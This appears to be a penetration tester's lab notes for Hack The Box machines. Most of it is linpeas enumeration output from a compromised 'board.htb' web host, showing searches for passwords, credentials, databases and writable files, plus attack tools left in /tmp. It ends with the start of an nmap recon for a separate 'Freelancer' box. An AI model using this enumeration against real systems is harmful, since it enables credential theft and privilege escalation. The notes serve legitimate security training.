-rwxr-xr-x 1 root root 1513 Jan 24  2020 /usr/share/doc/libipc-system-simple-perl/examples/rsync-backup.pl
-rw-r--r-- 1 root root 392817 Feb  9  2020 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 7867 Jul 15  1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 1320 Jul  4  2020 /usr/share/help/C/gnome-help/backup-restore.page
-rw-r--r-- 1 root root 2268 Jul  4  2020 /usr/share/help/C/gnome-help/backup-where.page
-rw-r--r-- 1 root root 1262 Jul  4  2020 /usr/share/help/C/gnome-help/backup-why.page
-rw-r--r-- 1 root root 1815 Jul  4  2020 /usr/share/help/C/gnome-help/backup-check.page
-rw-r--r-- 1 root root 3396 Jul  4  2020 /usr/share/help/C/gnome-help/backup-thinkabout.page
-rw-r--r-- 1 root root 1999 Jul  4  2020 /usr/share/help/C/gnome-help/backup-frequency.page
-rw-r--r-- 1 root root 2356 Jul  4  2020 /usr/share/help/C/gnome-help/backup-how.page
-rw-r--r-- 1 root root 2505 Jul  4  2020 /usr/share/help/C/gnome-help/backup-what.page
-rw-r--r-- 1 root root 1059 Jun 14  2022 /usr/share/help-langpack/en_AU/deja-dup/backup-auto.page
-rw-r--r-- 1 root root 840 Jun 14  2022 /usr/share/help-langpack/en_AU/deja-dup/backup-first.page
-rw-r--r-- 1 root root 1059 Jun 14  2022 /usr/share/help-langpack/en_GB/deja-dup/backup-auto.page
-rw-r--r-- 1 root root 840 Jun 14  2022 /usr/share/help-langpack/en_GB/deja-dup/backup-first.page
-rw-r--r-- 1 root root 2544 Dec  6  2021 /usr/share/help-langpack/en_GB/evolution/backup-restore.page
-rw-r--r-- 1 root root 15391 May 16 23:51 /usr/share/info/dir.old
-rw-r--r-- 1 root root 3158 Sep 17  2023 /etc/apt/sources.bak
-rw-r--r-- 1 root root 673 Aug 19  2021 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 1219 Aug 19  2021 /etc/xml/sgml-data.xml.old
-rw-r--r-- 1 root root 10151 Aug 19  2021 /etc/xml/docbook-xml.xml.old
-rw-r--r-- 1 root root 3210 Aug 19  2021 /etc/xml/catalog.old

╔═══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3031001
Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3031001
Found /var/lib/gdm3/.cache/tracker/meta.db: SQLite 3.x database, last written using SQLite version 3031001

 -> Extracting tables from /var/lib/command-not-found/commands.db (limit 20)
```

```
 -> Extracting tables from /var/lib/fwupd/pending.db (limit 20)
 -> Extracting tables from /var/lib/gdm3/.cache/tracker/meta.db (limit 20)
  --> Found interesting column names in nco:Role_nco:hasEmailAddress (output limit 10)
CREATE TABLE "nco:Role_nco:hasEmailAddress" (ID INTEGER NOT NULL, "nco:hasEmailAddress" INTEGER NOT NULL,
"nco:hasEmailAddress:graph" INTEGER)

  --> Found interesting column names in nco:EmailAddress (output limit 10)
CREATE TABLE "nco:EmailAddress" (ID INTEGER NOT NULL PRIMARY KEY, "nco:emailAddress" TEXT COLLATE TRACKER UNIQUE,
"nco:emailAddress:graph" INTEGER)

  --> Found interesting column names in nco:VoicePhoneNumber (output limit 10)
CREATE TABLE "nco:VoicePhoneNumber" (ID INTEGER NOT NULL PRIMARY KEY, "nco:voiceMail" INTEGER, "nco:voiceMail:graph"
INTEGER)

  --> Found interesting column names in nfo:FileDataObject (output limit 10)
CREATE TABLE "nfo:FileDataObject" (ID INTEGER NOT NULL PRIMARY KEY, "nfo:fileLastAccessed" INTEGER,
"nfo:fileLastAccessed:graph" INTEGER, "nfo:fileLastAccessed:localDate" INTEGER, "nfo:fileLastAccessed:localTime" INTEGER,
"nfo:fileCreated" INTEGER, "nfo:fileCreated:graph" INTEGER, "nfo:fileCreated:localDate" INTEGER, "nfo:fileCreated:localTime"
INTEGER, "nfo:fileSize" INTEGER, "nfo:fileSize:graph" INTEGER, "nfo:permissions" TEXT COLLATE TRACKER, "nfo:permissions:graph"
INTEGER, "nfo:fileName" TEXT COLLATE TRACKER, "nfo:fileName:graph" INTEGER, "nfo:hasHash" INTEGER, "nfo:hasHash:graph"
INTEGER, "nfo:fileOwner" INTEGER, "nfo:fileOwner:graph" INTEGER, "nfo:fileLastModified" INTEGER, "nfo:fileLastModified:graph"
INTEGER, "nfo:fileLastModified:localDate" INTEGER, "nfo:fileLastModified:localTime" INTEGER)
100005, 1715668665, 100002, 19857, 23865, None, None, None, None, 220, 100002, None, None, python3.8.desktop.dpkg-new,
100002, None, None, None, None, 1700648555, 100002, 19683, 37355

  --> Found interesting column names in nfo:FileHash (output limit 10)
CREATE TABLE "nfo:FileHash" (ID INTEGER NOT NULL PRIMARY KEY, "nfo:hashValue" TEXT COLLATE TRACKER,
"nfo:hashValue:graph" INTEGER, "nfo:hashAlgorithm" TEXT COLLATE TRACKER, "nfo:hashAlgorithm:graph" INTEGER)

  --> Found interesting column names in nfo:ArchiveItem (output limit 10)
CREATE TABLE "nfo:ArchiveItem" (ID INTEGER NOT NULL PRIMARY KEY, "nfo:isPasswordProtected" INTEGER,
"nfo:isPasswordProtected:graph" INTEGER)

  --> Found interesting column names in nmo:Email_nmo:contentMimeType (output limit 10)
CREATE TABLE "nmo:Email_nmo:contentMimeType" (ID INTEGER NOT NULL, "nmo:contentMimeType" TEXT NOT NULL,
"nmo:contentMimeType:graph" INTEGER)

  --> Found interesting column names in nmo:Email (output limit 10)
CREATE TABLE "nmo:Email" (ID INTEGER NOT NULL PRIMARY KEY, "nmo:hasContent" INTEGER, "nmo:hasContent:graph" INTEGER,
"nmo:isFlagged" INTEGER, "nmo:isFlagged:graph" INTEGER, "nmo:isRecent" INTEGER, "nmo:isRecent:graph" INTEGER, "nmo:status"
TEXT COLLATE TRACKER, "nmo:status:graph" INTEGER, "nmo:responseType" TEXT COLLATE TRACKER, "nmo:responseType:graph"
INTEGER)

  --> Found interesting column names in ncal:UnionParentClass (output limit 10)
CREATE TABLE "ncal:UnionParentClass" (ID INTEGER NOT NULL PRIMARY KEY, "ncal:lastModified" INTEGER,
"ncal:lastModified:graph" INTEGER, "ncal:lastModified:localDate" INTEGER, "ncal:lastModified:localTime" INTEGER, "ncal:trigger"
INTEGER, "ncal:trigger:graph" INTEGER, "ncal:created" INTEGER, "ncal:created:graph" INTEGER, "ncal:created:localDate" INTEGER,
"ncal:created:localTime" INTEGER, "ncal:url" INTEGER, "ncal:url:graph" INTEGER, "ncal:comment" TEXT COLLATE TRACKER,
"ncal:comment:graph" INTEGER, "ncal:summaryAltRep" INTEGER, "ncal:summaryAltRep:graph" INTEGER, "ncal:priority" INTEGER,
"ncal:priority:graph" INTEGER, "ncal:location" TEXT COLLATE TRACKER, "ncal:location:graph" INTEGER, "ncal:uid" TEXT COLLATE
TRACKER, "ncal:uid:graph" INTEGER, "ncal:requestStatus" INTEGER, "ncal:requestStatus:graph" INTEGER, "ncal:recurrenceId"
INTEGER, "ncal:recurrenceId:graph" INTEGER, "ncal:dtstamp" INTEGER, "ncal:dtstamp:graph" INTEGER, "ncal:dtstamp:localDate"
INTEGER, "ncal:dtstamp:localTime" INTEGER, "ncal:class" INTEGER, "ncal:class:graph" INTEGER, "ncal:organizer" INTEGER,
"ncal:organizer:graph" INTEGER, "ncal:dtend" INTEGER, "ncal:dtend:graph" INTEGER, "ncal:summary" TEXT COLLATE TRACKER,
"ncal:summary:graph" INTEGER, "ncal:descriptionAltRep" INTEGER, "ncal:descriptionAltRep:graph" INTEGER, "ncal:commentAltRep"
INTEGER, "ncal:commentAltRep:graph" INTEGER, "ncal:sequence" INTEGER, "ncal:sequence:graph" INTEGER, "ncal:contact" TEXT
COLLATE TRACKER, "ncal:contact:graph" INTEGER, "ncal:contactAltRep" INTEGER, "ncal:contactAltRep:graph" INTEGER,
"ncal:locationAltRep" INTEGER, "ncal:locationAltRep:graph" INTEGER, "ncal:geo" INTEGER, "ncal:geo:graph" INTEGER,
"ncal:resourcesAltRep" INTEGER, "ncal:resourcesAltRep:graph" INTEGER, "ncal:dtstart" INTEGER, "ncal:dtstart:graph" INTEGER,
"ncal:description" TEXT COLLATE TRACKER, "ncal:description:graph" INTEGER, "ncal:relatedToSibling" TEXT COLLATE TRACKER,
"ncal:relatedToSibling:graph" INTEGER, "ncal:duration" INTEGER, "ncal:duration:graph" INTEGER)

  --> Found interesting column names in fts5 (output limit 10)
CREATE VIRTUAL TABLE fts5 USING fts5(content="fts_view", "nco:phoneNumber", "nfo:fontFamily", "nmm:artistName",
"nfo:tableOfContents", "nfo:fileName", "nmo:messageSubject", "nfo:genre", "nmm:genre", "mtp:creator", "nco:title",
"nco:emailAddress", "nie:keyword", "nmm:category", "nid3:title", "nid3:albumTitle", "nid3:contentType", "nco:nameFamily",
"nco:nameGiven", "nco:nameAdditional", "nco:contactGroupName", "nco:fullname", "nco:nickname", "nco:region", "nco:country",
"nco:extendedAddress", "nco:streetAddress", "nco:postalcode", "nco:locality", "nco:county", "nco:district", "nco:pobox",
"nco:imID", "nco:imNickname", "ncal:comment", "ncal:location", "ncal:summary", "ncal:contact", "ncal:description", "nie:title",
"nie:subject", "nie:plainTextContent", "nie:description", "nie:comment", "nao:prefLabel", "nao:description", "nco:department",
"nco:role", "nco:note", "nmm:albumTitle", tokenize=TrackerTokenizer)


╔═══════════╣ Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x  3 root     root     4.0K May 17 01:04 .
drwxr-xr-x 14 root     root     4.0K May 17 01:04 ..
drwxr-xr-x  4 www-data www-data 4.0K May 17 01:04 html

/var/www/html:
total 16K
drwxr-xr-x 4 www-data www-data 4.0K May 17 01:04 .
drwxr-xr-x 3 root     root     4.0K May 17 01:04 ..

╔═══════════╣ All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 www-data www-data 211 Mar  4  2023 /var/www/html/crm.board.htb/.stickler.yml
-rw-r--r-- 1 www-data www-data 0 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/sabre/sabre/http/bin/.empty
-rw-r--r-- 1 www-data www-data 0 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/sabre/sabre/xml/bin/.empty
-rw-r--r-- 1 www-data www-data 0 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/sabre/sabre/event/bin/.empty
-rw-r--r-- 1 www-data www-data 1794 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/stripe/stripe-php/.php_cs.dist
-rw-r--r-- 1 www-data www-data 494 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/.htaccess
-rw-r--r-- 1 www-data www-data 108 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/mike42/escpos-
php/.coveralls.yml
-rw-r--r-- 1 www-data www-data 74 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/includes/jquery/plugins/select2/.jshintignore
-rw-r--r-- 1 www-data www-data 433 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/includes/jquery/plugins/select2/.jshintrc
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-restaurant/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
```

```
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-restaurant/containers/.htaccess
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-homesubmenu/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-homesubmenu/containers/.htaccess
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-noimg/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-noimg/containers/.htaccess
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-corporate/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-corporate/containers/.htaccess
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-onepageblackpurple/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-onepageblackpurple/containers/.htaccess
-rw-r--r-- 1 www-data www-data 56 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-stellar/containers/.dolibarr
-rw-r--r-- 1 www-data www-data 35 Mar  4  2023
/var/www/html/crm.board.htb/htdocs/install/doctemplates/websites/website_template-stellar/containers/.htaccess
-rw-r--r-- 1 www-data www-data 31 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/conf/.htaccess
-rw-rw-rw- 1 www-data www-data 31 May 13 13:20 /var/www/html/crm.board.htb/documents/.htaccess
-rw-rw-rw- 1 www-data www-data 56 May 27 16:53 /var/www/html/crm.board.htb/documents/website/e/.dolibarr
-rw-rw-r-- 1 www-data www-data 34 May 27 16:53 /var/www/html/crm.board.htb/documents/website/e/.htaccess
-rw-r--r-- 1 root root 0 Nov 15  2018 /usr/share/dictionaries-common/site-elisp/.nosearch
-rw-r--r-- 1 root root 220 Feb 25  2020 /etc/skel/.bash_logout
-rw------- 1 root root 0 Aug 19  2021 /etc/.pwd.lock
-rw-r--r-- 1 root root 0 May 27 16:48 /run/network/.ifstate.lock

╔═══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders
(limit 70)
-rwxr-xr-x 1 www-data www-data 8 May 27 17:12 /tmp/exploit
-rwxr-xr-x 1 www-data www-data 1068640 May 27 16:01 /tmp/msession.elf
-rwxr-xr-x 1 www-data www-data 10 May 27 16:57 /tmp/rmdir
-rwxr-xr-x 1 www-data www-data 862779 May 25 21:29 /tmp/linpeas.sh
-rwxr-xr-x 1 www-data www-data 793 May 27 17:12 /tmp/enl.sh
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.1.gz
-rw-r--r-- 1 root root 3524 May 15 09:42 /var/backups/alternatives.tar.3.gz
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.2.gz
-rw-r--r-- 1 root root 3526 May 16 22:22 /var/backups/alternatives.tar.2.gz
-rw-r--r-- 1 root root 3667 May 13 13:05 /var/backups/alternatives.tar.4.gz
-rw-r--r-- 1 root root 3348 May 17 00:20 /var/backups/alternatives.tar.1.gz
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.3.gz
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.5.gz
-rw-r--r-- 1 root root 3667 Mar 19 00:15 /var/backups/alternatives.tar.6.gz
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.6.gz
-rw-r--r-- 1 root root 43 Sep 17  2023 /var/backups/dpkg.arch.4.gz
-rw-r--r-- 1 root root 3666 May  2 05:23 /var/backups/alternatives.tar.5.gz
-rw-r--r-- 1 root root 61440 May 27 16:53 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 11 Sep 17  2023 /var/backups/dpkg.arch.0

╔═══════════╣ Searching passwords in config PHP files

╔═══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/include/gio-unix-2.0/gio/gunixcredentialsmessage.h
/usr/include/glib-2.0/gio/gcredentials.h
/usr/include/glib-2.0/gio/gtlspassword.h
/usr/lib/evolution-data-server/credential-modules
/usr/lib/evolution-data-server/credential-modules/module-credentials-goa.so
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/libreoffice/program/libpasswordcontainerlo.so
/usr/lib/libreoffice/share/config/soffice.cfg/cui/ui/password.ui
/usr/lib/libreoffice/share/config/soffice.cfg/modules/scalc/ui/retypepassworddialog.ui
/usr/lib/libreoffice/share/config/soffice.cfg/sfx/ui/password.ui
/usr/lib/libreoffice/share/config/soffice.cfg/uui/ui/masterpassworddlg.ui
/usr/lib/libreoffice/share/config/soffice.cfg/uui/ui/password.ui
/usr/lib/libreoffice/share/config/soffice.cfg/uui/ui/setmasterpassworddlg.ui
/usr/lib/libreoffice/share/config/soffice.cfg/vcl/ui/cupspassworddialog.ui
/usr/lib/mysql/plugin/component_validate_password.so
/usr/lib/mysql/plugin/validate_password.so
/usr/lib/pppd/2.4.7/passwordfd.so
/usr/lib/python3/dist-packages/keyring/__pycache__/credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/keyring/credentials.py
/usr/lib/python3/dist-packages/launchpadlib/__pycache__/credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/launchpadlib/credentials.py
/usr/lib/python3/dist-packages/launchpadlib/tests/__pycache__/test_credential_store.cpython-38.pyc
/usr/lib/python3/dist-packages/launchpadlib/tests/test_credential_store.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/client_credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/
__pycache__/resource_owner_password_credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/client_credentials.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/resource_owner_password_credentials.py
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
  #)There are more creds/passwds files in the previous parent folder

/usr/share/dns/root.key
/usr/share/help-langpack/en_GB/empathy/irc-nick-password.page
/usr/share/help-langpack/en_GB/evince/password.page
/usr/share/help-langpack/en_GB/zenity/password.page
```

```
/usr/share/help/C/evince/password.page
/usr/share/help/C/file-roller/password-protection.page
/usr/share/help/C/file-roller/troubleshooting-password.page
/usr/share/help/C/gnome-help/user-changepassword.page
/usr/share/help/C/gnome-help/user-goodpassword.page
/usr/share/help/C/zenity/figures/zenity-password-screenshot.png
/usr/share/help/C/zenity/password.page
/usr/share/help/bg/evince/password.page
/usr/share/help/bg/zenity/figures/zenity-password-screenshot.png
/usr/share/help/bg/zenity/password.page
/usr/share/help/ca/evince/password.page
/usr/share/help/ca/file-roller/password-protection.page
/usr/share/help/ca/file-roller/troubleshooting-password.page
/usr/share/help/ca/zenity/figures/zenity-password-screenshot.png
/usr/share/help/ca/zenity/password.page
/usr/share/help/cs/evince/password.page
/usr/share/help/cs/file-roller/password-protection.page
/usr/share/help/cs/file-roller/troubleshooting-password.page
/usr/share/help/cs/zenity/figures/zenity-password-screenshot.png
/usr/share/help/cs/zenity/password.page
/usr/share/help/da/evince/password.page
/usr/share/help/da/file-roller/password-protection.page
/usr/share/help/da/file-roller/troubleshooting-password.page
/usr/share/help/da/zenity/figures/zenity-password-screenshot.png
/usr/share/help/da/zenity/password.page
/usr/share/help/de/evince/password.page

╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs

╔══════════╣ Searching IPs inside logs (limit 70)
    2 10.10.14.41

╔══════════╣ Searching passwords inside logs (limit 70)
[    3.008739] systemd[1]: Started Dispatch Password Requests to Console Directory Watch.
[    3.008773] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
[    3.884974] systemd[1]: Started Dispatch Password Requests to Console Directory Watch.
[    3.885019] systemd[1]: Started Forward Password Requests to Wall Directory Watch.

╔══════════╣ Searching emails inside logs (limit 70)
    2 giometti@linux.it
    2 dm-devel@redhat.com

╔══════════╣ Searching possible password variables inside key folders (limit 140)
/var/www/html/board.htb/js/bootstrap.js:1157:  var DATA_API_KEY$3 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:1517:  var DATA_API_KEY$4 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:2043:  var DATA_API_KEY$5 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:238:  var DATA_API_KEY = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:3650:  var DATA_API_KEY$6 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:3957:  var DATA_API_KEY$7 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:403:  var DATA_API_KEY$1 = '.data-api';
/var/www/html/board.htb/js/bootstrap.js:557:  var DATA_API_KEY$2 = '.data-api';
/var/www/html/crm.board.htb/htdocs/admin/system/dolibarr.php:323:      'dolibarr_main_db_host' => $langs->
trans("DatabaseServer"),
/var/www/html/crm.board.htb/htdocs/admin/system/dolibarr.php:324:      'dolibarr_main_db_port' => $langs->
trans("DatabasePort"),
/var/www/html/crm.board.htb/htdocs/admin/system/dolibarr.php:327:      'dolibarr_main_db_user' => $langs->
trans("DatabaseUser"),
/var/www/html/crm.board.htb/htdocs/api/class/api_access.class.php:100:              $api_key = $_GET['api_key'];
/var/www/html/crm.board.htb/htdocs/api/class/api_access.class.php:104:              $api_key = $_GET['DOLAPIKEY']; // With GET
method
/var/www/html/crm.board.htb/htdocs/api/class/api_access.class.php:107:              $api_key = $_SERVER['HTTP_DOLAPIKEY']; //
With header method (recommanded)
/var/www/html/crm.board.htb/htdocs/api/class/api_access.class.php:116:              $sql .= " WHERE u.api_key = '".$this->db->
escape($api_key)."'";
/var/www/html/crm.board.htb/htdocs/api/class/api_access.class.php:97:         $api_key = '';
/var/www/html/crm.board.htb/htdocs/api/class/api_login.class.php:152:              $sql .= " SET api_key = '".$this->db->
escape($token)."'";
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:101:// $dolibarr_main_db_host='3306';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:103:$dolibarr_main_db_port='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:122:// $dolibarr_main_db_user='admin';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:123:// $dolibarr_main_db_user='dolibarruser';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:125:$dolibarr_main_db_user='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:87:// $dolibarr_main_db_host='localhost';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:88:// $dolibarr_main_db_host='127.0.0.1';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:89:// $dolibarr_main_db_host='192.168.0.10';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:90:// $dolibarr_main_db_host='mysql.myserver.com';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.example:92:$dolibarr_main_db_host='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:101:// $dolibarr_main_db_host='3306';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:103:$dolibarr_main_db_port='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:122:// $dolibarr_main_db_user='admin';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:123:// $dolibarr_main_db_user='dolibarruser';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:125:$dolibarr_main_db_user='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:87:// $dolibarr_main_db_host='localhost';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:88:// $dolibarr_main_db_host='127.0.0.1';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:89:// $dolibarr_main_db_host='192.168.0.10';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:90:// $dolibarr_main_db_host='mysql.myserver.com';
/var/www/html/crm.board.htb/htdocs/conf/conf.php.old:92:$dolibarr_main_db_host='';
/var/www/html/crm.board.htb/htdocs/conf/conf.php:13:$dolibarr_main_db_host='localhost';
/var/www/html/crm.board.htb/htdocs/conf/conf.php:14:$dolibarr_main_db_port='3306';
/var/www/html/crm.board.htb/htdocs/conf/conf.php:17:$dolibarr_main_db_user='dolibarrowner';
/var/www/html/crm.board.htb/htdocs/core/class/html.form.class.php:9216:              // accesskey is for Mac:              CTRL + key for
all browsers
/var/www/html/crm.board.htb/htdocs/core/class/utils.class.php:299:                    $param .= " -P ".$dolibarr_main_db_port." --
protocol=tcp";
/var/www/html/crm.board.htb/htdocs/core/db/mysqli.class.php:109:                      $this->database_name = $name;
/var/www/html/crm.board.htb/htdocs/core/db/mysqli.class.php:132:                      $this->database_name = '';
/var/www/html/crm.board.htb/htdocs/core/db/mysqli.class.php:69:       $this->database_user = $user;
/var/www/html/crm.board.htb/htdocs/core/db/mysqli.class.php:70:       $this->database_host = $host;
/var/www/html/crm.board.htb/htdocs/core/db/mysqli.class.php:71:       $this->database_port = $port;
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:126:                $this->database_name = $name;
```

```
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:130:                $this->database_name = '';
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:448:            $this->database_name = $name;
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:83:        $this->database_user = $user;
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:84:        $this->database_host = $host;
/var/www/html/crm.board.htb/htdocs/core/db/pgsql.class.php:85:        $this->database_port = $port;
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:109:                $this->database_name = $name;
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:125:                $this->database_name = '';
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:334:            $database_name = $dir.'/database_'.$name.'.sdb';
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:75:            $this->database_user = $user;
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:76:            $this->database_host = $host;
/var/www/html/crm.board.htb/htdocs/core/db/sqlite3.class.php:77:            $this->database_port = $port;
/var/www/html/crm.board.htb/htdocs/core/modules/modUser.class.php:254:                'u.color'=>'Text', 'u.api_key'=>'Text',
/var/www/html/crm.board.htb/htdocs/core/search_page.php:105:    $accesskeyalreadyassigned = array();
/var/www/html/crm.board.htb/htdocs/core/search_page.php:111:            $accesskey = '';
/var/www/html/crm.board.htb/htdocs/core/search_page.php:113:                $accesskey = $val['label'][0];  // First char of string
/var/www/html/crm.board.htb/htdocs/core/search_page.php:114:                $accesskeyalreadyassigned[$accesskey] = $accesskey;
/var/www/html/crm.board.htb/htdocs/ftp/admin/ftpclient.php:80:        $ftp_user = "FTP_USER_".$entry;
/var/www/html/crm.board.htb/htdocs/ftp/index.php:77:$s_ftp_user = 'FTP_USER_'.$numero_ftp;
/var/www/html/crm.board.htb/htdocs/ftp/index.php:86:$ftp_user = getDolGlobalString($s_ftp_user);
/var/www/html/crm.board.htb/htdocs/includes/OAuth/OAuth2/Service/AbstractService.php:218:            'refresh_token' =>
$refreshToken,
/var/www/html/crm.board.htb/htdocs/includes/OAuth/OAuth2/Service/Bitly.php:88:            'client_id'     => $this->credentials->
getConsumerId(),
/var/www/html/crm.board.htb/htdocs/includes/OAuth/OAuth2/Service/Bitly.php:89:            'client_secret' => $this->credentials->
getConsumerSecret(),

╔═══════════╣ Searching possible password in config files (if k8s secrets are found you need to read the file)
 /var/www/html/crm.board.htb/htdocs/theme/common/fontawesome-5/metadata/icons.yml
/var/www/html/crm.board.htb/htdocs/theme/common/fontawesome-5/metadata/icons.yml:20141:-secret:
 /var/www/html/crm.board.htb/htdocs/theme/common/fontawesome-5/metadata/icons.yml
/var/www/html/crm.board.htb/htdocs/theme/common/fontawesome-5/metadata/icons.yml:20141:-secret:
 /etc/apache2/apache2.conf
/etc/apache2/apache2.conf:194:passwd files from being
 /etc/nsswitch.conf
/etc/nsswitch.conf:7:passwd:        files
 /etc/ssl/openssl.cnf
/etc/ssl/openssl.cnf:15:$ENV:
 /etc/adduser.conf
/etc/adduser.conf:28:passwd
 /etc/sysctl.d/10-ptrace.conf
/etc/sysctl.d/10-ptrace.conf:4:credentials that exist in memory (re-using existing SSH connections,
 /etc/debconf.conf
/etc/debconf.conf:69:Passwd: secret
 /etc/security/pwquality.conf
/etc/security/pwquality.conf:45:passwd entry GECOS string of the user.
/etc/security/pwquality.conf:73:passwd file.
 /etc/security/faillock.conf
/etc/security/faillock.conf:21:passwd and ignore centralized (AD, IdM, LDAP, etc.) users.


╔═══════════╣ API Keys Regex ╠═══════════
Regexes to search for API keys aren't activated, use param '-r'
```

Freelancer

Tuesday, June 4, 2024 12:08 AM

RECON

====Ping====
TTL 127, likely windows host

====NMAP SCAN====

PORT	SERVICE	VERSION
53	domain	Simple DNS Plus
80	http	nginx 1.25.5
88	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-06-02 06:09:52Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcpwrapped	
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: freelancer.htb0., Site: Default-First-Site-Name)
3269	tcpwrapped	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985	http	
